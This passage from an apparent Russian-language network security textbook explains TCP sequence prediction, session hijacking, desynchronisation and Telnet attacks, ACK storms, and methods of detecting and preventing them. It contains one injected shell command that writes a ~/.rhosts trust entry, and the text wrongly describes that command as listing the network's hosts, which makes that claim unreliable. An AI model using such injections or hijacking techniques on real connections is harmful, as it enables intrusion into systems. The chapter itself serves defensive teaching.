Как известно, каждому компьютеру в сети присваивается определенный IP-адрес. В главе 2 рассказывалось о том, что каждый сетевой компьютер присоединяет к отправляемым пакетам IP-адрес назначения и уникальный номер — *номер последовательности.* При работе с TCP-соединением получатель будет принимать только пакеты с правильным IP-адресом и номером последовательности. Многие устройства безопасности, включая маршрутизаторы, позволяют передавать данные только компьютерам с определенными IP-адресами. *Атака предсказания последовательности пакетов TCP/IP* использует методы адресации компьютеров в сети и последовательность обмениваемых пакетов.

Итак, перейдем к деталям. Атака предсказания последовательности пакетов TCP/IP проводится в два этапа. На первом этапе хакер пытается определить IP-адрес сервера. Для этого он может наблюдать за пакетами и попытаться перебрать по порядку номера хоста или присоединиться к Web-сайту при помощи броузера – IP-адрес должен появиться в строке состояния. Хакер знает, что IP-адреса остальных компьютеров этой сети начинаются с тех же чисел, что и адрес сервера. Таким образом, он может попытаться подыскать номер, при помощи которого можно будет пройти через маршрутизатор и получить доступ к системе в качестве внешнего пользователя. Например, если системе выделен адрес 192.0.0.15, то исходя из этих данных можно сказать, что это — сеть класса C, и поэтому в ней может быть не более 256 машин. Обладая такими сведениями, хакер может попробовать перебрать все возможные адреса этой сети. Напомним читателю (см. главу 2), что IP-адреса показывают, сколько компьютеров может быть присоединено к сети. В этом примере два старших бита (128+64=192) указывают на то, что сеть относится к классу C. На рисунке 9.1 показано, как хакер может предсказать номера сети этого класса.




Рисунок 9.1. *При помощи IP-адреса сервера хакер может получить остальные адреса сети.*

После того как хакер попытается определить адреса сети, он начнет просматривать номера последовательности пакетов, передаваемых компьютерами в сети. После этого взломщик постарается определить, каков будет следующий номер посылаемого сервером пакета, и таким образом «подменить» его, поставив свою машину между клиентом и сервером. Так как хакер уже знает IP-адрес сервера,

он может генерировать пакеты с правильными номерами и адресами и перехватывать все сообщения пользователя. На рисунке 9.2 показано, как хакер может «обманывать» сервер.




Рисунок 9.2. *Хакер подменяет соединение TCP/IP и «обманывает» сервер.*

Получив таким образом доступ к системе, хакер может просматривать любую информацию, передаваемую серверу. Ему станут известны файлы с паролями, имена входа в систему, конфиденциальные данные и любая другая передаваемая по сети информация. Однако метод предсказания последовательности пакетов обычно используется как предварительная «артподготовка». Сама атака только начинается.

ЗАЩИТА от АТАК ПРЕДСКАЗАНИЯ ПОСЛЕДОВАТЕЛЬНОСТИ ПАКЕТОВ

Наиболее простым и эффективным методом защиты от подобных атак является использование специальных средств, использующих оставленные хакером следы. Подобная система защиты должна стоять на маршрутизаторе, брандмауэре и каждом сервере системы. В главе 12 подробнее рассказывается об этом виде систем защиты. При помощи средств аудита можно узнать, когда хакер пытается пройти маршрутизатор и брандмауэр и получить доступ к серверу. В этом случае на экране должна появиться приблизительно такая последовательность сообщений:

```
Access Denied. IP address unknown.
Access Denied. IP address unknown.
Access Denied. IP address unknown.
Access Denied. IP address unknown.
Access Denied. IP address unknown.
Access Denied. IP address unknown.
Access Denied. IP address unknown.
Access Denied. IP address unknown.
Access Denied. IP address unknown.
Access Denied. IP address unknown.
```

Частое повторение строки *Access Denied* (доступ закрыт) свидетельствует о том, что хакер пытается подобрать подходящий номер последовательности пакетов. При помощи одной из специальных утилит можно настроить регистратор

событий так, чтобы он автоматически отключал пользователя после нескольких неудачных попыток доступа. В главе 12 рассказывает о некоторых типах средств аудита.

ПЕРЕХВАТ ПАКЕТОВ во ВРЕМЯ TCP-СЕАНСА

По-видимому, самую большую опасность для присоединенных к Internet серверов представляет *перехват пакетов во время TCP-сеанса* (hijacking). Этот вид атак очень похож на предсказание последовательности пакетов, однако есть и различия. Дело в том, что при помощи такой атаки хакер может заставить сервер считать его IP-адрес надежным адресом сети. При этом злоумышленнику не нужно перебирать адреса. Основная идея такого рода атак заключается в том, что хакер получает управление компьютером, присоединенным к нужной сети, а затем отсоединяет его и подменяет своей машиной. При этом сервер продолжает «верить», что присоединенная к нему машина является надежной. На рисунке 9.3 показано, как хакер может провести перехват пакетов.

Рисунок 9.3. *Во время перехвата пакетов хакер уничтожает настоящее соединение и заменяет его своим.*

После успешного нападения на надежный компьютер хакер заменяет в каждом пакете IP-адрес захваченного компьютера на IP-адрес своего компьютера и подменяет номера последовательности пакетов. Специалисты по вопросам безопасности называют замену номеров последовательности «IP-подменой» (IP-spoofing). С помощью этого метода хакер заменяет IP-адрес надежной системы на IP-адрес своего компьютера. В одном из следующих разделов мы подробнее поговорим об IP-подмене. После подмены захваченного компьютера хакер пытается подобрать нужный номер последовательности пакетов, чтобы стать клиентом сервера.

Провести перехват пакетов гораздо легче, чем IP-подмену. Более того, при помощи перехвата пакетов TCP хакер может пройти сквозь системы проверки одноразовых паролей. (Подобные системы рассматривались в главе 4.) Из-за этого может подвергнуться опасности и хост с повышенной секретностью. Пройдя сквозь системы паролей, хакер может проникнуть в операционную систему, отличную от той, которую он использует.

И наконец, перехват пакетов TCP предоставляет злоумышленнику гораздо большие возможности доступа к системе, чем проведение IP-подмены. Дело в том, что в первом случае хакер перехватывает транзакции «на лету» (т. е. уже выполняющиеся), а во втором — сначала пытается подменить компьютер и только потом провести транзакцию.

АТАКА НАБЛЮДЕНИЯ

В последнее время сильно возросло количество *пассивных атак с использованием наблюдения* (sniffing). Как уже отмечалось в главе 1, пассивное наблюдение — это только первый, предварительный этап активной атаки. Для проведения атаки наблюдения хакер заполучает идентификатор и пароль легального пользователя. С их помощью злоумышленник может войти в распределенную сеть. Войдя в нее, хакер наблюдает (просматривает и копирует) передаваемые пакеты и пытается получить всю возможную информацию об этой сети.

Чтобы избавить распределенные сети от атак наблюдения, администраторы систем используют схемы идентификации вроде системы одноразовых паролей или систем идентификации по билетам (Kerberos). В настоящее время существует огромное количество систем с одноразовыми паролями. Например, некоторые из них при выходе предоставляют пользователю пароль для следующего входа в систему. В главе 10 будут подробно описаны системы Kerberos. Если в системах с одноразовым паролем не будет использовано шифрование информации или создание цифровых подписей, то они все еще могут подвергнуться активным атакам. (В главе 10 вы узнаете о том, что в системе Kerberos есть возможность шифрования потока данных.) На рисунке 9.4 показано, как хакер может провести пассивную атаку наблюдения.




Рисунок 9.4. *Хакер проводит атаку наблюдения.*

В следующем разделе мы поговорим об активных атаках, нацеленных на TCP, при помощи которых хакер может перенаправить поток данных на свою машину. После этого злоумышленник может пройти сквозь системы защиты, вроде систем с одноразовыми паролями или систем идентификации по билетам. TCP-соеди-

нение уязвимо для каждого, кто проводит атаки наблюдения и обладает генератором TCP-пакетов. Как известно (см. главу 1), прежде чем дойти до адресата, TCP-пакет может пройти еще через множество систем. Другими словами, при удобном расположении программы для наблюдения за пакетами и генератора пакетов хакер может получить доступ ко многим пакетам — среди них могут быть и ваши пакеты!

С помощью описанных в этой главе атак хакер может проникнуть в один из хостов Internet. Более того, благодаря элементарнейшим средствам злоумышленник может провести активную атаку десинхронизации. Далее я подробно расскажу о некоторых схемах обнаружения активных атак. Кроме того, вы познакомитесь с некоторыми методами их предотвращения.

АТАКА ДЕСИНХРОНИЗАЦИИ

Примечание. *Перед прочтением этого раздела повторите материал главы 2; там вы найдете специфические значения помещаемых в заголовке пакета кодов.*

В главе 2 рассказывалось о том, что для нормальной работы TCP-соединения необходимо синхронизировать обмен пакетами. На самом деле может случиться и такая ситуация: номер последовательности пакета не соответствует ожидаемому значению. В таком случае получатель отбрасывает этот пакет за ненадобностью и ждет пакет с правильным номером. Хакер может легко воспользоваться этой особенностью протокола для перехвата данных.

Для проведения атаки десинхронизации хакер (путем подмены) переводит оба конца соединения в десинхронизированное состояние, когда обе системы не могут обмениваться данными. После этого хакер использует какой-либо хост (другой компьютер, присоединенный к физическому каналу передачи TCP-пакетов), для того чтобы перехватывать пакеты и создать подходящие подмены пакетов для обеих сторон захваченного соединения. Генерируемые третьей стороной (дополнительный хост) пакеты маскируются под настоящие.

ПОСТДЕСИНХРОНИЗАЦИОННАЯ АТАКА ПЕРЕХВАТА ПАКЕТОВ

Предположим на мгновение, что хакер может прослушивать любой пакет какого-либо TCP-соединения. Более того, допустим, что, перехватив каждый пакет, хакер может подделать любые типы IP-пакетов. Таким образом, злоумышленник может выдавать себя за клиента или сервер (или и за того, и за другого). Если хакер действительно может выполнить все эти операции, то ничто не помешает ему заставить проходить пакеты через свою машину.

В следующих разделах я расскажу о некоторых методах десинхронизации TCP-соединения. Предположим, что хакер смог десинхронизировать TCP-сеанс, а клиент отправил сообщение, в заголовке которого содержатся следующие строки:

```
SEG_SEQ = CLT_SEQ
SEG_ACK = CLT_ACK
```

Первая строка заголовка указывает, что номер последовательности пакета должен равняться следующему определенному клиентом номеру последовательности. (В этой строке *seg* обозначает *data segment — сегмент данных.)* Во второй строке устанавливается, что значение подтверждения приема должно равняться следующему значению подтверждения приема. Так как хакер уже десинхронизировал TCP-соединение, то номер последовательности пакета (CLT_SEQ) не будет равняться посланному ранее сервером значению подтверждения приема (SVR_ACK). Поэтому сервер не сможет принять этот пакет (он его проигнорирует). После этого хакер скопирует отброшенный сервером пакет (см. рисунок 9.5).




***Рисунок** 9.5. Хакер копирует отброшенный сервером пакет.*

После некоторой задержки (во время которой сервер отбрасывает пакет) хакер посылает серверу тот же пакет, но с измененными командами SEG_SEQ и SEG_ACK (и соответственно измененной контрольной суммой):

```
SEG_SEQ = SVR_ACK
SEG_ACK = SVR_SEQ
```

Так как теперь номер последовательности пакета соответствует ожидаемому сервером значению (SVR_ACK равняется SEG_SEQ), то сервер примет данные заголовка, а затем и сам пакет. В то же время (см. главу 2) настоящий отправитель пакета (подвергшийся атаке компьютер) будет повторно посылать один и тот же пакет или выдавать подтверждения о приеме (сообщение ACK). На рисунке 9.6 показано, как выглядит перехваченное соединение после того, как хакер переслал замаскированный TCP-пакет.




***Рисунок 9.6.** Захваченное соединение.*

Допустим, переменной CLT_TO_SVR_OFFSET присвоено значение, равное результату вычитания CLT_SEQ из SVR_ACK (т. е. разница между *ожидаемым* сервером значением последовательности и *реальным* значением последовательности клиента). Если теперь определить переменную SVR_TO_CLT_OFFSET, равную разности значений CLT_ACK и SVR_SEQ (другими словами, разницу между *ожидаемым* клиентом значением последовательности и *реальным* значением последовательности сервера), то хакер должен будет изменить значения SEG_SEQ и SEG_ACK следующим образом:

```
SEG_SEQ = (SEG_SEQ + CLT_TO_SVR_OFFSET)
SEG_ACK = (SEG_ACK - SVR_TO_CLT_OFFSET)
```

Так как все данные проходят через машину хакера, то он может добавить или удалить из них любое значение. Например, если в соединении используется удаленный вход в систему при помощи Telnet, то хакер может включить в передаваемые данные любую команду. Одним из примеров используемых хакерами команд является команда Unix *echo*. С помощью команды *echo jamsa.com lpj > ~/.rhosts* хакер может получить список всех хостов, присоединенных к сети сервера*jamsa.com*. На рисунке 9.7 показано, как злоумышленник может добавить к пересылаемым данным свою команду.




Рисунок 9.7. *Хакер может добавить к пакету свои команды.*

Получив такой пакет, сервер ответит и на запрос настоящего клиента, и на добавленный хакером запрос. Чтобы клиент не заметил ничего необычного в ответе сервера, хакер должен удалить из него свои данные. На рисунке 9.8 показано, как хакер перехватывает ответ сервера и удаляет из него свою информацию.




Рисунок 9.8. *Хакер удаляет из пакета ответы на свои запросы.*

В следующем разделе будет рассказано о шторме TCP ACK. Это явление происходит во время постдесинхронизационной атаки перехвата пакетов. Однако оно не мешает хакеру проводить атаку наблюдения.

ШТОРМ TCP ACK

У описанной ранее постдесинхронизационной атаки перехвата пакетов есть один существенный недостаток. Дело в том, что во время проведения такого перехвата генерируется огромное количество ACK-пакетов. Специалисты по сетям называют это явление *штормом TCP ACK* (storm). Если хост (им может быть и клиент, и сервер) получает неподходящий пакет, то он посылает второй стороне пакет, содержащий ожидаемое значение последовательности, и называемый *пакетом подтверждения,* или *пакетом TCP ACK.*

Во время активной атаки первый пакет TCP ACK содержит значение последовательности сервера. Клиент не может принять это значение потому, что он не посылал пакет модифицированного запроса. Поэтому он создает свой пакет подтверждения, который заставляет сервер сгенерировать еще один пакет TCP ACK. В случае идеальной сети (сети без помех) этот процесс был бы бесконечен. На рисунке 9.9 показано, как происходит шторм TCP ACK.




Рисунок 9.9. *Бесконечный цикл генерации пакетов TCP ACK.*

Так как пакеты подтверждения не переносят никакой полезной информации, отправитель такого пакета не будет повторно посылать его в случае потери. Таким образом, если машина потеряет пакет подтверждения, то шторм TCP ACK прекратится. К счастью, IP — это ненадежный сетевой протокол (т. е. протокол, не гарантирующий доставки пакетов). А если учесть, что потеря пакета Б сети — это не такое уж редкое явление, то можно с уверенностью сказать, что шторм TCP ACK должен быстро прекратиться. Более того, чем больше пакетов пропадает в сети, тем короче будет шторм. Отмечу, что ACK-цикл является саморегулируемым объектом: чем больше циклов создаст хакер, тем больший трафик будет в сети, и соответственно, больше будет потерь пакетов. А чем больше потерь пакетов, тем быстрее будут прекращаться циклы.

Каждый раз, когда клиент или сервер посылает данные, в TCP-соединении возникает новый цикл. Если же обе стороны молчат, то нет и циклов. Допустим, что какая-либо из сторон послала пакет с данными. Если через определенное

время эта сторона не получит подтверждения, то она повторно пошлет свой пакет. Как уже говорилось, в случае атаки со стороны хакера каждое повторное отправление пакета образует в TCP-соединении шторм TCP ACK. Вследствие этого обе стороны теряют связь друг с другом — ведь никто из них не получает пакета с нужным номером последовательности. Если хакер пошлет пакет подтверждения, то в соединении образуется только один шторм. Реально же хакер зачастую и сам теряет пакет с данными. По крайней мере, он должен послать подтверждение первого пакета. Другими словами, каждый пакет хакера порождает как минимум один шторм.

АТАКА РАННЕЙ ДЕСИНХРОНИЗАЦИИ

В предыдущем разделе рассказывалось о нападении на поздней стадии TCP-соединения (т. е. атаке, проводимой после того, как будет установлено соединение). Однако существуют атаки, которые уничтожают соединение уже на стадии его создания. Именно к такому типу атак относится *атака ранней десинхронизации*. Уничтожение соединения проводится со стороны сервера. После того как соединение разрушено, хакер создает новое соединение с другим номером последовательности. Атака ранней десинхронизации работает следующим образом:

1. Хакер прослушивает проходящие по сети сообщения в поисках пакета подтверждения синхронизированного соединения (SYN/ACK). Напомним (см. главу 6), что этот пакет посылается сервером клиенту на второй стадии создания соединения. На рисунке 9.10 показан посланный сервером пакет ACK.




Рисунок 9.10. *Сервер посылает клиенту пакет ACK.*

2. Если хакер обнаружит такой пакет, то он пошлет серверу пакет RST (запрос переустановки), а затем — SYN (синхронизированный ответ). У пакета SYN будут те же параметры, что и у посланного сервером пакета SYN/ACK (в частности, эти пакеты будут указывать на один и тот же TCP-порт). Однако у пакета хакера будет другое число последовательности. Назовем этот пакет нулевым пакетом подтверждения нападающего (ATK_ACK_0). На рисунке 9.11 показано, как передаются по сети пакеты хакера.




Рисунок 9.11. *Хакер посылает два пакета серверу.*

3. Получив пакет RST, сервер закрывает первое соединение. Затем он получает от хакера пакет SYN и повторно открывает новое соединение на том же порту. Однако у нового соединения будет новое значение последовательности (SVR_SEQ_0). Настоящему клиенту посылается пакет SYN/ACK.
4. Хакер перехватывает пакет SYN/ACK и посылает серверу свой собственный пакет подтверждения (ACK). После этого сервер переключается в состояние ESTABLISHED синхронизированного соединения. На рисунке 9.12 показано, как хакер перехватывает пакет и устанавливает новое соединение.




Рисунок 9.12. *Хакер перехватывает пакет и устанавливает синхронизированное соединение.*

Получив от севера первый пакет SYN/ACK, клиент переключился в состояние ESTABLISHED. Успех атаки зависит от того, сумеет ли хакер подобрать правильное значение CLT_TO_SVR_OFFSET. Если он допустит ошибку, то сервер не сможет принять ни пакет клиента, ни пакет хакера. Это может повлечь за собой непредвиденные ситуации, включая разрушение соединения.

АТАКА ДЕСИНХРОНИЗАЦИИ ПРИ ПОМОЩИ НУЛЕВЫХ ДАННЫХ

В предыдущем разделе уже рассказывалось о том, как хакер может перехватить TCP-соединение на первых стадиях его создания. Однако для десинхронизации TCP-соединения хакер может воспользоваться и *атакой десинхронизации при помощи нулевых данных.* Под термином *нулевые данные* подразумеваются данные, практически не влияющие на сторону сервера. Эти данные только изменяют значение подтверждения. Для проведения подобной атаки хакер посылает и клиенту, и серверу огромное количество нулевых данных.

Нулевые данные невидимы для клиента и переводят обе стороны соединения в десинхронизированное состояние. Дело в том, что огромное количество нулевых данных мешает нормальной работе соединения.

АТАКА СЕАНСА TELNET

Все описанные ранее типы атак могут проводиться при уже существующем соединении или на этапе его создания. Однако хакеры могут повлиять на любой тип сетевых коммуникаций. Например, хакер может во время сеанса Telnet провести вмешательство по следующей схеме:

1. Прежде чем напасть, хакер пассивно наблюдает за передаваемыми данными.
2. При удобной ситуации хакер посылает серверу огромное количество нулевых данных. Перехватив таким образом соединение, злоумышленник посылает байты ATK_SVR_OFFSET, содержащие последовательность расширенных байт IAC NOP IAC NOP. В протоколе Telnet команда NOP определена как «No Operation». Другими словами, встретив такую команду, компьютер ничего не должен делать, а обязан попросту игнорировать байты этой пары. Расположенный на сервере демон Telnet интерпретирует каждую пару байт (IAC и NOP — это одна пара байт) как нулевое значение. Это связано с командой NOP. Однако эти нулевые данные мешают серверу нормально работать и тем самым мешают текущему сеансу Telnet. После этого сервер получает следующий набор команд:

```
SVR_ACK = CLT_SEQ + ATK_SVR_OFFSET
```

3. Получив эти команды, соединение Telnet становится десинхронизированным.
4. Чтобы перевести клиента в десинхронизированное состояние, хакер выполняет те же действия, что и для сервера. На рисунке 9.13 показано, как хакер передает нулевые данные обеим сторонам соединения.




Рисунок 9.13. *Хакер передает нулевые данные обеим сторонам соединения.*

5. И наконец, хакер проводит атаку ранней десинхронизации, а его машина «вклинивается» между сервером и клиентом (см. рисунок 9.14).




Рисунок 9.14. *Хакер «вклинивается» между клиентом и сервером.*

Описанная ранее атака окажется удачной только в том случае, если сеанс Telnet способен передавать нулевые данные. Даже если это так, хакеру нужно точно определить момент, когда следует их посылать. Если он пошлет их не вовремя, то атака попросту разрушит сеанс или вызовет помехи в его работе. Однако в любом из этих случаев хакер не сможет управлять сеансом. Если во время работы с Telnet вы обнаружите непонятные результаты, то это, скорее всего, свидетельствует о том, что кто-то пытается перехватить ваши данные.

ПОДРОБНОСТИ О ШТОРМАХ ACK

В рамках TCP-соединения почти каждый пакет с установленным флагом ACK и не содержащий никаких полезных данных является подтверждением пакета, который не может быть принят сервером или клиентом. В любой сети (а особенно в Internet) возникает достаточно большое количество повторно посланных сообщений. Каждая описанная ранее атака еще более увеличивает их численность. Это связано с вызванной штормами ACK повышенной нагрузкой на сеть и на хост хакера. Например, при помощи журнала регистрации сервера (в котором регистрируются все пакеты, включая и ACK) можно выяснить, что каждая попытка нападения со стороны хакера может создать до 3000 пакетов ACK. В частности, один переданный во время атаки пакет с данными генерирует от 10 до 300 пакетов ACK.

ДЕТЕКТИРОВАНИЕ и ЕГО ПОБОЧНОЕ ДЕЙСТВИЕ

Для детектирования атак можно воспользоваться некоторыми недостатками штормов ACK. В этом разделе я расскажу о трех методах детектирования. Однако хочу заранее предупредить вас о том, что существуют и другие, не описанные здесь методы детектирования атак.

Детектирование состояния десинхронизации. При помощи просмотрщика TCP-пакетов (специальной программы наблюдения или части аппаратного обеспечения, подсчитывающей количество пакетов и отображающей содержание пакета) можно просмотреть номера последовательности пакетов, приходящих с обеих сторон соединения. С их помощью можно определить, находится ли соединение в десинхронизированном состоянии или нет. Здесь мы сделали неявное предположение о том, что администратор может передавать номера последовательности при помощи протокола TCP. Однако это совсем не значит, что эти номера не могут быть изменены хакером.

Детектирование шторма ACK. Как показывает статистика, в сегменте Ethernet на каждый пустой ACK-пакет в среднем приходится два информационных пакета Telnet; в более загруженном сегменте Fast Ethernet на каждый пустой ACK-пакет приходится три информационных пакета Telnet. Во время атаки это соотношение меняется коренным образом. Как показывает та же статистика, в этом случае на один информационный пакет приходится до 300 пустых ACK-пакетов.

Подсчет процентного соотношения пакетов. Для наблюдения за состоянием соединения можно воспользоваться подсчетом процентного соотношения пакетов. Под процентным соотношением пакетов подразумевается выраженное в процентах отношение между количеством информационных пакетов и количеством пустых ACK-пакетов. Сравнив соотношение пакетов во время атаки с соотношением до нее, можно сразу определить, находится ли соединение в десинхронизированном состоянии или нет. В таблице 9.1 приведено количество переданных за минуту информационных пакетов и ACK-пакетов (для нормального соединения).

Таблица 9.1. *Количество переданных за минуту информационных пакетов и ACK-пакетов (для нормального соединения).*

Тип пакета	Local Ethernet	Fast Ethernet
Все TCP-пакеты	80-100	1400
ACK-пакеты	25-75	50
Все Telnet-пакеты	10—20	140
ACK-пакеты Telnet	5—10	45

Как видно, в сегменте Local Ethernet количество пройденных в минуту TCP-пакетов (так же, как и ACK-пакетов) сильно колеблется. В то же время количество Telnet-пакетов изменяется довольно слабо. Так как сеанс Telnet, по определению, является интерактивным сеансом, то стабильность количества пакетов объясняется тем, что сервер должен отображать на экране клиента и подтверждать каждый введенный символ. В сеансе Telnet количество передаваемой информации

не так уж велико — ведь каждый пакет содержит только один символ или одну строку текста. Благодаря этому намного уменьшается количество утерянных пакетов. Если посмотреть на передачу данных в соединении Fast Ethernet, то можно увидеть ту же картину. Эта стабильность вызвана большой нагрузочной способностью Fast Ethernet.

Однако ситуация резко изменяется во время атаки. В таблице 9.2 показано, как изменяется соотношение пакетов во время атаки Telnet.

Таблица 9.2. *Количество пакетов во время атаки Telnet.*

Тип пакета	Локальное соединение
Все Telnet-пакеты	80-400
ACK-пакеты Telnet	75-400

В таблице 9.2 *локальное соединение* означает соединение, в котором участвует небольшое количество промежуточных компьютеров. Другими словами (см. главу 2), сервер и клиент расположены в нескольких транзитных участках друг от друга. Округленное время передачи (RTD — Round Trip Delay) такого соединения составляет около трех миллисекунд. Например, такое соединение может возникнуть, если между клиентом и сервером расположено не более четырех близко стоящих (в пространстве) серверов. Как видно из таблицы, во время атаки количество пакетов изменяется достаточно сильно. Несмотря на разброс значений, количество ACK-пакетов почти равняется полному количеству пакетов Telnet. Как видно, почти весь трафик создается пакетами подтверждения.

ПРЕДОТВРАЩЕНИЕ ПОСТДЕСИНХРОНИЗАЦИОННОЙ АТАКИ ПЕРЕХВАТА ПАКЕТОВ

В настоящее время единственными методами борьбы против активной атаки на сеанс Telnet являются схема зашифрованных сообщений Kerberos (расположенная на уровне приложений) и TCP с реализацией шифрования (расположенный на транспортном уровне). (Система Kerberos будет подробно описана в главе 10.) Шифрование передаваемых данных не является идеальной защитой от постороннего вмешательства. Однако эта мера предосторожности намного затрудняет действия хакера. Кроме того, вы можете воспользоваться цифровыми подписями, что еще более усложняет перехват и изменение данных в реальном режиме времени.

ЕЩЕ один МЕТОД НАБЛЮДЕНИЯ: МАСКИРОВОЧНАЯ АТАКА

К этому моменту у вас уже должны быть базовые понятия об активной атаке наблюдения. В этом разделе я расскажу о *маскировочной атаке.* Для ее проведения хакер посылает серверу пакет SYN (синхронизация), используя в качестве IP-адреса адрес клиента. Этот IP-адрес должен принадлежать надежному хосту. В ответ сервер должен послать пакет подтверждения SYN/ACK, в котором находится такая строка:

```
SEG_SEQ = SVR_SEQ_0
```

